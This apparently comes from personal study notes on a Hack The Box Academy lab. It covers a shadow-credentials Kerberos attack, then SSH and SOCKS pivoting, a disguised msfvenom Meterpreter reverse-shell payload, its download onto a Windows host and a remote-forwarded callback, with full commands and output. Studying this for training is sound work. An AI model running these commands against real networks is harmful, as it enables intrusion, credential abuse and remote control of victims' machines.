[*] Target user found: CN=Jesse Pinkman,CN=Users,DC=inlanefreight,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 3496da7f-ab0d-13e0-1273-5abca66f901d
[*] Updating the msDS-KeyCredentialLink attribute of jpinkman
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: eFUVVTPf.pfx
[+] PFX exportiert nach: eFUVVTPf.pfx
[i] Passwort für PFX: bmRH4LK7UwPrAOfvIx6W
[+] Saved PFX (#PKCS12) certificate & key at path: eFUVVTPf.pfx
[*] Must be used with password: bmRH4LK7UwPrAOfvIx6W
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
In the output above, you can see that a PFX (PKCS12) file was created, and the password is shown. You will use this file with gettgtpkinit.py to acquire a TGT as the victim:
d41y@htb[/htb]$ python3 gettgtpkinit.py -cert-pfx ../eFUVVTPf.pfx -pfx-pass 'bmRH4LK7UwPrAOfvIx6W' -dc-ip 10.129.234.109 INLANEFREIGHT.LOCAL/jpinkman /tmp/jpinkman.ccache
2025-04-28 20:50:04,728 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-28 20:50:04,775 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-28 20:50:04,929 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-28 20:50:04,929 minikerberos INFO f4fa8808fb476e6f982318494f75e002f8ee01c64199b3ad7419f927736ffdb8
INFO:minikerberos:f4fa8808fb476e6f982318494f75e002f8ee01c64199b3ad7419f927736ffdb8
2025-04-28 20:50:04,937 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
With the TGT obtained, you may once again PtT:
d41y@htb[/htb]$ export KRB5CCNAME=/tmp/jpinkman.ccache
d41y@htb[/htb]$ klist
Ticket cache: FILE:/tmp/jpinkman.ccache
Default principal: jpinkman@INLANEFREIGHT.LOCAL
Valid starting Expires Service principal
04/28/2025 20:50:04 04/29/2025 06:50:04 krbtgt/INLANEFREIGHT.LOCAL@INLANEFREIGHT.LOCAL
In this case, you discovered that the victim user is a member of the Remote Management Users group, which permits them to connect to the machine via WinRM.
d41y@htb[/htb]$ evil-winrm -i dc01.inlanefreight.local -r inlanefreight.local
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jpinkman\Documents> whoami
inlanefreight\jpinkman
No PKINIT?
In certain environments, an attacker may be able to obtain a certificate but be unable to use it for pre-authentication as specific victims due to the KDC not supporting the appropriate EKU. The tool PassTheCert was created for such situations. It can be used to authenticate against LDAPS using a certificate and perform various attacks.
Pivoting
Introduction
Lateral Movement, Pivoting, and Tunneling Compared
Lateral Movement
… can be described as a technique used to further your access to additional hosts, applications, and services within a network environment. Lateral movement can also help you gain access to specific domain resources you may need to elevate your privileges. Lateral Movement often enables privesc across hosts.
Pivoting
Utilizing multiple hosts to cross network boundaries you would not usually have access to. This is more of a targeted objective. The goal here is to allow you to move deeper into a network by compromising targeted hosts or infrastructure.
Tunneling
You often find yourself using various protocols to shuttle traffic in/out of a network where there is a chance of your traffic being detected. For example, using HTTP to mask your C2 traffic from a server you own to the victim host. The key here is obfuscation of your actions to avoid detection for as long as possible. You utilize protocols with enhanced security measures such as HTTPS over TLS or SSH over other protocols. These types of actions also enable tactics like the exfiltration of data out of a target network or the delivery of more payloads and instructions into the network.
The Networking Behind Pivoting
IP Addressing & NICs
Every Computer that is communicating on a network needs an IP address. If it doesn’t have one, it is not on a network. The IP address is assigned in software and usually obtained automatically from a DHCP server. It is also common to see computers with statically assigend IP addresses. Static IP assignment is common with:
- servers
- routers
- switch virtual interfaces
- printers
- and any devices that are providing critical services to the network
Whether assigned dynamically or statically, the IP address is assigned to a Network Interface Controller (NIC). Commonly, the NIC is referred to as a a Network Interface Card or Network Adapter. A computer can have multiple NICs, meaning it can have multiple IP addresses assigned, allowing it to communicate on various networks. Identifying pivoting oppurtunities will often depend on the specific IPs assigned to the hosts you compromise because they can indicate the networks compromised hosts can reach. This is why it is important for you to always check for additional NICs using commands like ifconfig.
d41y@htb[/htb]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 134.122.100.200 netmask 255.255.240.0 broadcast 134.122.111.255
inet6 fe80::e973:b08d:7bdf:dc67 prefixlen 64 scopeid 0x20<link>
ether 12:ed:13:35:68:f5 txqueuelen 1000 (Ethernet)
RX packets 8844 bytes 803773 (784.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 5698 bytes 9713896 (9.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.106.0.172 netmask 255.255.240.0 broadcast 10.106.15.255
inet6 fe80::a5bf:1cd4:9bca:b3ae prefixlen 64 scopeid 0x20<link>
ether 4e:c7:60:b0:01:8d txqueuelen 1000 (Ethernet)
RX packets 15 bytes 1620 (1.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 1858 (1.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 19787 bytes 10346966 (9.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 19787 bytes 10346966 (9.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.10.15.54 netmask 255.255.254.0 destination 10.10.15.54
inet6 fe80::c85a:5717:5e3a:38de prefixlen 64 scopeid 0x20<link>
inet6 dead:beef:2::1034 prefixlen 64 scopeid 0x0<global>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7 bytes 336 (336.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
In the output above, each NIC has an identifier (eth0, eth1, lo, tun) followed by addressing information and traffic statistics. The tunnel interface indicates a VPN connection is active. The VPN encrypts traffic and also establishes a tunnel over a public network, through NAT on a public-facing network appliance, and into the internal/private network. Also, notice the ISPs will route traffic originating from this IP over the internet. You will see public IPs on devices that are directly facing the internet, commonly hosted ind DMZs. The other NICs have private IP addresses, which are routable within internal networks but not over the public internet.
PS C:\Users\htb-student> ipconfig
Windows IP Configuration
Unknown adapter NordLynx:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . . . . . . . : dead:beef::1a9
IPv6 Address. . . . . . . . . . . : dead:beef::f58b:6381:c648:1fb0
Temporary IPv6 Address. . . . . . : dead:beef::dd0b:7cda:7118:3373
Link-local IPv6 Address . . . . . : fe80::f58b:6381:c648:1fb0%8
IPv4 Address. . . . . . . . . . . : 10.129.221.36
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:df81%8
10.129.0.1
Ethernet adapter Ethernet:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
The output directly above is from issuing ipconfig on a Windows system. You can see that this system has multiple adapters, but only one of them has IP addresses assigned. There are IPv6 and IPv4 addresses.
Every IPv4 address will have a corresponding subnet mask. If an IP address is like a phone number, the subnet mask is like the area code. Remember that the subnet mask defines the network & host portion of an IP address. When network traffic is destined for an IP address located in a different network, the computer will send the traffic to its assigned default gateway. The default gateway is usually the IP address assigned to a NIC on an appliance acting as the router for a given LAN. In the context of pivoting, you need to be mindful of what networks a host you land on can reach, so documenting as much IP addressing information as possible on an engagement can prove helpful.
Routing
It is common to think of a network appliance that connects you to the internet when thinking about a router, but technically any computer can become a router and participate in routing. One key defining characteristic of a router is that it has a routing table that it uses to forward traffic based on the destination IP address.
d41y@htb[/htb]$ netstat -r
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
default 178.62.64.1 0.0.0.0 UG 0 0 0 eth0
10.10.10.0 10.10.14.1 255.255.254.0 UG 0 0 0 tun0
10.10.14.0 0.0.0.0 255.255.254.0 U 0 0 0 tun0
10.106.0.0 0.0.0.0 255.255.240.0 U 0 0 0 eth1
10.129.0.0 10.10.14.1 255.255.0.0 UG 0 0 0 tun0
178.62.64.0 0.0.0.0 255.255.192.0 U 0 0 0 eth0
Any traffic destined for networks not present in the routing table will be sent to the default route, which can also be referred to as the default gateway or gateway of last resort. When looking for oppurtunities to pivot, it can be helpful to look at the hosts’ routing table to identify which networks you may be able to reach or which routes you may need to add.
Protocols, Services & Ports
Protocols are the rules that govern network communications. Many protocols and services have corresponding ports that act as identifiers. Logical ports aren’t physical things you can touch or plug anything into. They are in software assigned to applications. When you see an IP address, you know it identifies a computer that may be reachable over a network. When you see an open port bound to that IP address, you know that it identifies an application you may be able to connect to. Connecting to specific ports that a device is listening on can often allow you to use ports & protocols that are permitted in the firewall to gain a foothold on the network.
For example, a web server using HTTP. The admins should not block traffic coming inbound on port 80. This would prevent anyone from visiting the website they are hosting. This is often a way into the network environment, through the same port that legitimate traffic is passing.
Starting the Tunnels
Dynamic Port Forwarding with SSH and SOCKS Tunneling
Port Forwarding
… is a technique that allows you to redirect a communication request from one port to another. Port forwarding uses TCP as the primary communication layer to provide interactive communication for the forwarded port. However, different application layer protocols such as SSH or even SOCKS can be used to encapsulate the forwarded traffic. This can be effective in bypassing firewalls and using existing services on your compromised host to pivot to other networks.
SSH Local Port Forwarding

Scanning the Pivot Target
You have your attack host (10.10.15.x) and a target Ubuntu server (10.129.x.x), which you have compromised. You will scan the target Ubuntu server using nmap to search for open ports.
d41y@htb[/htb]$ nmap -sT -p22,3306 10.129.202.64
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:12 EST
Nmap scan report for 10.129.202.64
Host is up (0.12s latency).
PORT STATE SERVICE
22/tcp open ssh
3306/tcp closed mysql
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
Executing the Local Port Forward
The nmap output shows that the SSH port is open. To access the MySQL service, you can either SSH into the server and access MySQL from inside the Ubuntu server, or you can port forward it to your localhost on port 1234 and access it locally. A benefit of accessing it locally is if you want to execute a remote exploit on the MySQL service, you won’t be able to do it without port forwarding. This is due to MySQL being hosted locally on the Ubuntu server on port 3306. So, you will use the below command to forward your local port over SSH to the Ubuntu server.
d41y@htb[/htb]$ ssh -L 1234:localhost:3306 ubuntu@10.129.202.64
ubuntu@10.129.202.64's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Thu 24 Feb 2022 05:23:20 PM UTC
System load: 0.0
Usage of /: 28.4% of 13.72GB
Memory usage: 34%
Swap usage: 0%
Processes: 175
Users logged in: 1
IPv4 address for ens192: 10.129.202.64
IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb
IPv4 address for ens224: 172.16.5.129
* Super-optimized for small spaces - read how we shrank the memory
footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
66 updates can be applied immediately.
45 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The -L command tells the SSH client to request the SSH server to forward all the data you send via the port 1234 to localhost:3306 on the Ubuntu server. By doing this, you should be able to access the MySQL service locally on port 1234. You can use Netstat or nmap to query your localhost on port 1234 to verify whether the MySQL service was forwarded.
Confirming Port Forward with Netstat
d41y@htb[/htb]$ netstat -antp | grep 1234
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp 0 0 127.0.0.1:1234 0.0.0.0:* LISTEN 4034/ssh
tcp6 0 0 ::1:1234 :::* LISTEN 4034/ssh
Confirming Port Forward with nmap
d41y@htb[/htb]$ nmap -v -sV -p1234 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:18 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:18
Scanning localhost (127.0.0.1) [2 ports]
Completed Ping Scan at 12:18, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 12:18
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 1234/tcp on 127.0.0.1
Completed Connect Scan at 12:18, 0.01s elapsed (1 total ports)
Initiating Service scan at 12:18
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 12:18, 0.12s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.01s elapsed
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0080s latency).
Other addresses for localhost (not scanned): ::1
PORT STATE SERVICE VERSION
1234/tcp open mysql MySQL 8.0.28-0ubuntu0.20.04.3
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
Forwarding Multiple Ports
Similarly, if you want to forward multiple ports from the Ubuntu server to your localhost, you can do so by including the local port:server:port argument to your SSH command.
d41y@htb[/htb]$ ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@10.129.202.64
Setting up to Pivot (Dynamic Port Forwarding)
Now, if you type ifconfig on the Ubuntu host, you will find that this server has multiple NICs:
- one connected to your attack host
- one communicating to other hosts within a different network
- the loopback interface
ubuntu@WEB01:~$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.129.202.64 netmask 255.255.0.0 broadcast 10.129.255.255
inet6 dead:beef::250:56ff:feb9:52eb prefixlen 64 scopeid 0x0<global>
inet6 fe80::250:56ff:feb9:52eb prefixlen 64 scopeid 0x20<link>
ether 00:50:56:b9:52:eb txqueuelen 1000 (Ethernet)
RX packets 35571 bytes 177919049 (177.9 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10452 bytes 1474767 (1.4 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.5.129 netmask 255.255.254.0 broadcast 172.16.5.255
inet6 fe80::250:56ff:feb9:a9aa prefixlen 64 scopeid 0x20<link>
ether 00:50:56:b9:a9:aa txqueuelen 1000 (Ethernet)
RX packets 8251 bytes 1125190 (1.1 MB)
RX errors 0 dropped 40 overruns 0 frame 0
TX packets 1538 bytes 123584 (123.5 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 270 bytes 22432 (22.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 270 bytes 22432 (22.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Unlike the previous scenario where you knew which port to access, in your current scenario, you don’t know which services lie on the other side of the network. So, you can scan smaller ranges of IPs on the network (172.16.5.1-200) network or the entire subnet. You cannot perform this attack directly from your attack host because it does not have routes to the network. To do this, you will have to perform dynamic port fowarding and pivot your network packets via the Ubuntu server. You can do this by starting a SOCKS listener on your localhost and then configure SSH to forward that traffic via SSH to the network after connecting to the target host.
This is called SSH tunneling over SOCKS proxy. SOCKS stands for Socket Secure, a protocol that helps communicate with servers where you have firewall restrictions in place. Unlike most cases where you would initiate a connection to connect to a service, in the case of SOCKS, the initial traffic is generated by a SOCKS client, which connects to the SOCKS server controlled by the user who wants to access a service on the client-side. Once the connection is established, network traffic can be routed through the SOCKS server on behalf of the connected client.
This technique is often used to circumvent the restrictions put in place by firewalls, and allow an external entity to bypass the firewall and access a service within the firewalled environment. One more benefit of using SOCKS proxy for pivoting and forwarding data is that SOCKS proxies can pivot via creating a route to an external server from NAT networks. SOCKS proxies are currently of two types: SOCKS4 and SOCKS5. SOCKS4 doesn’t provide any authentication and UDP support, whereas SOCKS5 does provide that

In the above image, the attack host starts the SSH client and requests the SSH server to allow it to send some TCP data over the SSH socket. The SSH server responds with an ack, and the SSH client then starts listening on localhost:9050. Whatever data you send here will be broadcasted to the entire network over SSH. You can use the below command to perform this dynamic port forwarding.
Enabling Dynamic Port Forwarding with SSH
d41y@htb[/htb]$ ssh -D 9050 ubuntu@10.129.202.64
The -D argument requests the SSH server to enable dynamic port forwarding. Once you have this enabled, you will require a tool that can route any tool’s packets over the port 9050. You can do this using proxychains, which is capable of redirecting TCP connections through TOR, SOCKS, and HTTP/HTTPS proxy servers and also allows you to chain multiple proxy servers together. Using proxychains, you can hide the IP address of the requesting host as well since the receiving host will only see the IP of the pivot host. Proxychains is often used to force an application’s TCP traffic to go through hosted proxies like SOCKS4/SOCKS5, TOR, or HTTP/HTTPS proxies.
Checking /etc/proxychains.conf
To inform proxychains that you must use port 9050, you must modify the proxychains config file located at /etc/proxychains.conf. You can add socks4 127.0.0.1 9050 to the last line if it is not already there.
d41y@htb[/htb]$ tail -4 /etc/proxychains.conf
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
Using nmap with Proxychains
Now when you start nmap with proxychains using the command below, it will route all the packets of nmap to the local port 9050, where your SSH client is listening, which will forward all the packets over SSH to the network.
d41y@htb[/htb]$ proxychains nmap -v -sn 172.16.5.1-200
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:30 EST
Initiating Ping Scan at 12:30
Scanning 10 hosts [2 ports/host]
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.2:80-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.5:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.6:80-<--timeout
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
<SNIP>
This part of packing all your nmap data using proxychains and forwarding it to a remote server is called SOCKS tunneling. One more important note to remember here is that you can only perform a full TCP connect scan over proxychains. The reason for this is that proxychains cannot understand partial packets. If you send partial packets like half connect scans, it will return incorrect results. You also need to make sure you are aware of the fact that host-alive checks may not work against Windows targets because the Windows Defender firewall blocks ICMP requests by default.
A full TCP connect scan without ping on an entire network range will take a long time.
Using Metasploit with Proxychains
You can also open Metasploit using proxychains and send all associated traffic through the proxy you have established.
d41y@htb[/htb]$ proxychains msfconsole
ProxyChains-3.1 (http://proxychains.sf.net)
.~+P``````-o+:. -o+:.
.+oooyysyyssyyssyddh++os-````` ``````````````` `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy
--.` .-.-...-////+++++++++++++++////////~~//////++++++++++++///
`...............` `...-/////...`
.::::::::::-. .::::::-
.hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
:Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
.sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
-Nd` :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
-Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
`oo/``-hd: `` .sNd :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
.yNmMMh//+syysso-`````` -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
.shMMMMN//dmNMMMMMMMMMMMMs` `:```-o++++oooo+:/ooooo+:+o+++oooo++/
`///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
/MMMMMMMMMMMMMMMMMMd. `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
-hMMmssddd+:dMMmNMMh. `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
.sMMmo. -dMd--:mN/` ||--X--|| ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================
Press ENTER to size up the situation
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
Press SPACE BAR to continue
=[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
msf6 >
Remote/Reverse Port Forwarding with SSH

What happens if you try to gain a reverse shell?
The outgoing connection for the Windows host is only limited to the 172.16.5.0/23 network. This is because the Windows host does not have any direct connection with the network the attack host is on. If you start a Metasploit listener on your attack host and try to get a reverse shell, you won’t be able to get a direct connection here because the Windows server doesn’t know how to route traffic leaving its network to reach the 10.129.x.x.
In cases like this, you would have to find a pivot host, which is a common connection point between your attack host and the Windows server. In your case, your pivot host would be the Ubuntu server since it connect to both: your attack host and the Windows target. To gain a Meterpreter shell on Windows, you will create a Meterpreter HTTPS payload using msfvenom, but the configuration of the reverse connection for the payload would be the Ubuntu server’s host IP address. You will use the port 8080 on the Ubuntu server to forward all of your reverse packets to your attack hosts’ 8000 port, where your Metasploit listener is running.
info
In the real world firewalls, hardware and software, are often likely to get in the way of your pivot. Inbound traffic on potential victim machines is often controlled much more aggressively than outbound traffic. Only in rare cases will you compromise credentials for an SSH user, allowing you to SSH directly into a network and port forward. You will only very rarely be able to access ports that you bind to a network perimeter.
However, you will more often be able to SSH out of a network. Outbound connections are more difficult to control than inbound connections. Most corporate networks will allow many types of common network traffic out - including SSH - for reasons of simplicity, usability, and business need.
This is where SSH remote port forwarding can be extremely useful. In a similar way that an attacker may execute a remote shell payload to connect back to an attacker-controlled listener, SSH remote port forwarding can be used to connect back to an attacker-controlled SSH server and bind the listening port there. It’s like a revshell but for port forwarding.
While in local and dynamic port forwarding, the listening port is bound to the SSH client, in remote port forwarding, the listening port is bound to the SSH server. Instead of the packet forwarding being done by the SSH server, in remote port forwarding, packets are forwarded by the SSH client.
- Start SSH with
sudo systemctl start sshand set a strong password for your user. - You can check if the SSH port is open with
sudo ss -ntplu. - Explicitly allow password-based authentication in your SSH config (
/etc/ssh/sshd_config) by settingPasswordAuthenticationtoyes. - Make sure you have an interactive shell on the victim (
python3 -c 'import pty; pty.spawn("/bin/sh")'). - Start SSH remote port forwarding with
ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4. - If there was a PSQL instance running on
10.4.50.215:5432you could now connect to it using your listener:psql -h 127.0.0.1 -p 2345 -U postgres.
Creating a Windows Payload with msfvenom
d41y@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 712 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
… and:
Configuring & Starting the multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 8000
lport => 8000
msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://0.0.0.0:8000
Transferring Payload to Pivot Host
Once your payload is created and you have your listener configured & running, you can copy the payload to the Ubuntu server using the scp command since you already have the credentials to connect to the Ubuntu server using SSH.
d41y@htb[/htb]$ scp backupscript.exe ubuntu@<ipAddressofTarget>:~/
backupscript.exe 100% 7168 65.4KB/s 00:00
Starting Python3 Webserver on Pivot Host
After copying the payload, you will start a python3 HTTP server using the below command on the Ubuntu server in the same directory where you copied the payload.
ubuntu@Webserver$ python3 -m http.server 8123
Downloading Payload on the Windows Target
You can download this backupscript.exe on the Windows host via a web browser or the PowerShell cmdlet Invoke-Webrequest.
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"
Using SSH -R
Once you have your payload downloaded on the Windows host, you will use SSH remote port forwarding to forward connections from the Ubuntu server’s port 8080 to your msfconsole’s listener service on port 8000. You will use -vN argument in your SSH command to make it verbose and ask it not to prompt the login shell. The -R command asks the Ubuntu server to listen on <targetIPAddress>:8000 and forward all incoming connections on port 8080 to your msfconsole listener on 0.0.0.0:8000 of your attack host.
Viewing the Logs from the Pivot
After creating the SSH remote port forward, you can execute the payload from the Windows target. If the payload is executed as intended and attempts to connect back to your listener, you can see the logs from the pivot on the pivot host.
ebug1: client_request_forwarded_tcpip: listen 172.16.5.129 port 8080, originator 172.16.5.19 port 61355
debug1: connect_next: host 0.0.0.0 ([0.0.0.0]:8000) in progress, fd=5
debug1: channel 1: new [172.16.5.19]
debug1: confirm forwarded-tcpip
